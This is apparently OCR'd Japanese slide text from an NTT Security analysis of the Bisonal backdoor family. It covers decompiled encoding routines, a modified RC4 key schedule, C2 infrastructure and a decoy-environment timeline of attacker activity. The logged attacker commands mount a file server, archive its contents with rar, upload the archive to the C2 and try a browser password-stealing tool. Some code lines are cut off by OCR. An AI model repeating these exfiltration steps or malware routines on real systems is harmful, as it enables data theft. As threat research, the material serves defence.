


Fig.) 2次バックドアのエンコード

```
memset(v10, 0, sizeof(v10));
v11 = 0;
v12 = 0;
v2 = 0;
v3 = 1213;
if ( strlen(
{
  v4 = a1;
  do
  {
    v5 = v4[1] + 26 * *v4 + 37;
    v4 += 2;
    *(&v9 + v2++) = v5;
  }
  while ( v2 < strlen(a1) >> 1 );
}
v6 = 0i64;
if ( strlen(a1) & 0xFFFFFFFE )
{
  LODWORD(v6) = &v9;
  for ( i = a2 - (_DWORD)&v9; ; i = a2 - (_DWORD)&v9 )
  {
    LOWORD(v6) = (unsigned __int8)*(&v9 + HIDWORD(v6));
    *(&v9 + HIDWORD(v6) + i) = v6 ^ BYTE1(v3);
    v3 = 0x58BF - 0x3193 * (v3 + v6);
    LODWORD(v6) = 0;
    ++HIDWORD(v6);
    if ( HIDWORD(v6) >= strlen(a1) >> 1 )
      break;
  }
}
return v6;
```

1213=0x4BD

使用されるキーも
過去のBisonalと同じ

2次バックドアのエンコードアルゴリズム

- 2次バックドアのアルゴリズムの一部分が、
  PostScript Type1で利用されている暗号アルゴリズムと同じ。
- 独自と思われるアルゴリズムも含まれている。

Fig.) 2次バックドアのデコード処理

```
v3 = 1213;
if ( strlen(a1) & 0xFFFFFFFE )
{
  v4 = a1;
  do
  {
    v5 = v4[1] + 26 * *v4 + 37;
    v4 += 2;
    *(&v9 + v2++) = v5;
  }
  while ( v2 < strlen(a1) >> 1 );
}
v6 = 0i64;
if ( strlen(a1) & 0xFFFFFFFE )
{
  LODWORD(v6) = &v9;
  for ( i = a2 - (_DWORD)&v9; ; i = a2 - (_DWORD)&v9 )
  {
    LOWORD(v6) = (unsigned __int8)*(&v9 + HIDWORD(v6));
    *(&v9 + HIDWORD(v6) + i) = v6 ^ BYTE1(v3);
    v3 = 0x58BF - 0x3193 * (v3 + v6);
    LODWORD(v6) =
    ++HIDWORD(v6);
    if ( HIDWORD(v
      break;
  }
}
return v6;
```

独自?

0x58BF-0x3193

Fig.) PostScript Type1 Font Formatに記載のコード[6]

```
unsigned short int r;
unsigned short int c1 = 52845;
unsigned short int c2 = 22719;

unsigned char Decrypt(cipher) unsigned char cipher;
{unsigned char plain;
plain = (cipher ^ (r>>8));
r = (cipher + r) * c1 + c2;
return plain;
}
```

C1=52845=0x58BF
C2=22719=-0x3193

2次バックドアの特徴

NTT Security

C2への送受信データがカスタムされたRC4で暗号化されている。


Fig.) 2次バックドアのRC4のKSA

```
int __cdecl rc4_ksa(int a1, unsigned int a2)
{
  int j; // esi
  int ii; // ecx
  unsigned int i_1; // edx
  int i; // eax
  char v6; // cl
  char v7; // [esp+Bh] [ebp-81h]
  char key; // [esp+Ch] [ebp-80h]
  char v9[124]; // [esp+Dh] [ebp-7Fh]
  __int16 v10; // [esp+89h] [ebp-3h]
  char v11; // [esp+8Bh] [ebp-1h]

  key = 0;
  memset(v9, 0, sizeof(v9));
  v10 = 0;
  v11 = 0;
  j = 0;
  for ( ii = 0; ii < 128; *(&v7 + ii) = *(_BYTE *)(i_1 + a1) )
  {
    i_1 = ii % a2;
    RC4_SBOX[ii] = ii;
    ++ii;
  }
  for ( i = 0; i < 128; ++i )
  {
    v6 = RC4_SBOX[i];
    j = ((unsigned __int8)RC4_SBOX[i] + (unsigned __int8)*(&key + i) + j) % 128;
    RC4_SBOX[i] = RC4_SBOX[j];
    RC4_SBOX[j] = v6;
  }
  return i;
}
```

SBOXの配列の長さが
256から128にカスタムされている

メールからバックドア感染までの流れ

端末がメールを起点に3つのバックドアに感染した。



3次バックドアの正体

2次バックドアと同じBisonalと考えれる。

- BinDiffで差分がなく、コード領域が一致している。
- C2コマンドも一致しており、C&Cサーバーの通信先ドメインも一致している。

2次バックドアとの差分も見つかった。

- C&Cサーバーと通信する際のポート番号は異なっていた。

Fig.) 2次バックドアの
エンコードされたポート番号

```
decode(aEabgfhdceqggdc, (int)name);
decode(aEabgfhdceqggdc_0, (int)v20);
decode(aCiiu, (int)String);
```

CIIU ⟶ 80

Fig.) 3次バックドアの
エンコードされたポート番号

```
sub_401130(aEabgfhdceqggdc, (int)name);
sub_401130(aEabgfhdceqggdc_0, (int)v20);
sub_401130(aBwatfm, (int)String);
```

BWATFM ⟶ 443

バックドアの通信先に関する分析

- C&Cサーバーのドメインの Whois情報
- C&Cサーバーの使い回し

C&Cサーバーの Whois情報

changeipというDynamicDNSのドメインがC&Cサーバーに使用された。

Fig.) 1次バックドアの通信先





Fig.) 2次バックドアの通信先



C&Cサーバーのwhois情報

今回のC&Cサーバーのドメインは Operation Bitter Biscuitで利用実績のあるchangeipのドメインである。

Fig.) DynamicDNS毎の Bisonalの検体の通信先数





Fig.) 2018年に報告された Operation Bitter Biscuitに関する記事[3]



C&Cサーバーの使いまわし

NTT Security

2次バックドアのC&Cサーバーのドメインは過去のBisonalでも使用されていた。

2018年にuploadされた検体


解析したところ、Bisonalの特徴が複数見つかった。

通信先からBisonalを検知できる可能性がある

バックドアを用いた攻撃者の活動の解析結果

観測環境

攻撃者に観測用の囮環境と気づかれないように、一般的な企業を模擬した環境を利用した。[7]



バックドアを用いた攻撃者の活動の全体像

NTT Security

攻撃者の主な活動を時系列で示す。

時間	項目	バックドア
9/27 11:50	1次バックドア(csrcc.exe)の実行	-
9/27 11:55	攻撃者からの応答を確認	csrcc.exe
9/27 12:32	ファイルサーバーからファイルの窃取	csrcc.exe
9/27 13:39	2次バックドア(Acrobat.exe)のダウンロードと起動	csrcc.exe
9/27 13:51	感染端末のブラウザ・メーラーのパスワードを窃取	Acrobat.exe
9/27 13:56	感染端末のOSアカウントのパスワードを窃取	csrcc.exe
9/27 14:26	ADにマルウェアBisonalが設置される	Acrobat.exe
9/27 18:04	3次バックドア(conime.exe)のダウンロードと起動	Acrobat.exe
9/27 21:47	バックドアのプロセスが終了し、攻撃者からの通信が途絶える	-

時差が1時間であることを考えると、
活動時間が中国の勤務時間に近い

3次バックドアは
C&Cサーバーからの
命令を殆ど受信してない

ファイルサーバーからのファイル窃取

netコマンドやWinRarを用いてファイルを窃取された。

Fig.) 1次バックドアが実行したコマンド

```
m
net use z: ¥¥192.168.66.5¥share
```

ファイルサーバーに
ネットワークドライブを割当

```
m
rar a -r  -v2000k 2.rar "z:¥"
```

別でダウンロードしたWinRarで
ファイルを2M毎に圧縮

```
h
63705152159453673 4.jpg,
C:/Users/helpdesk001/AppData/2.part01.rar,
C:/control/ly/control/2e0167ef3a43e9cd6150e5850
b007d83/2.part01.rar
```

圧縮したファイルを
C&Cサーバーにアップロード

攻撃者サーバー上の
ファイルパスの可能性有り

```
m
net use z: /del
```

ネットワークドライブの
割当を解除

ブラウザ・メーラーのパスワード窃取ツール

NTT Security

ブラウザ・メーラーのパスワードの窃取が試行された。

Fig.) 2次バックドアが実行したコマンド

```
getwebpass


----------IE----------


('INFO', u'Internet Explorer passwords are
stored in Vault (check vault module)')


error:has not find password
```

・
・
・

getwebpass.exeというツールで
パスワードの窃取が試行された。

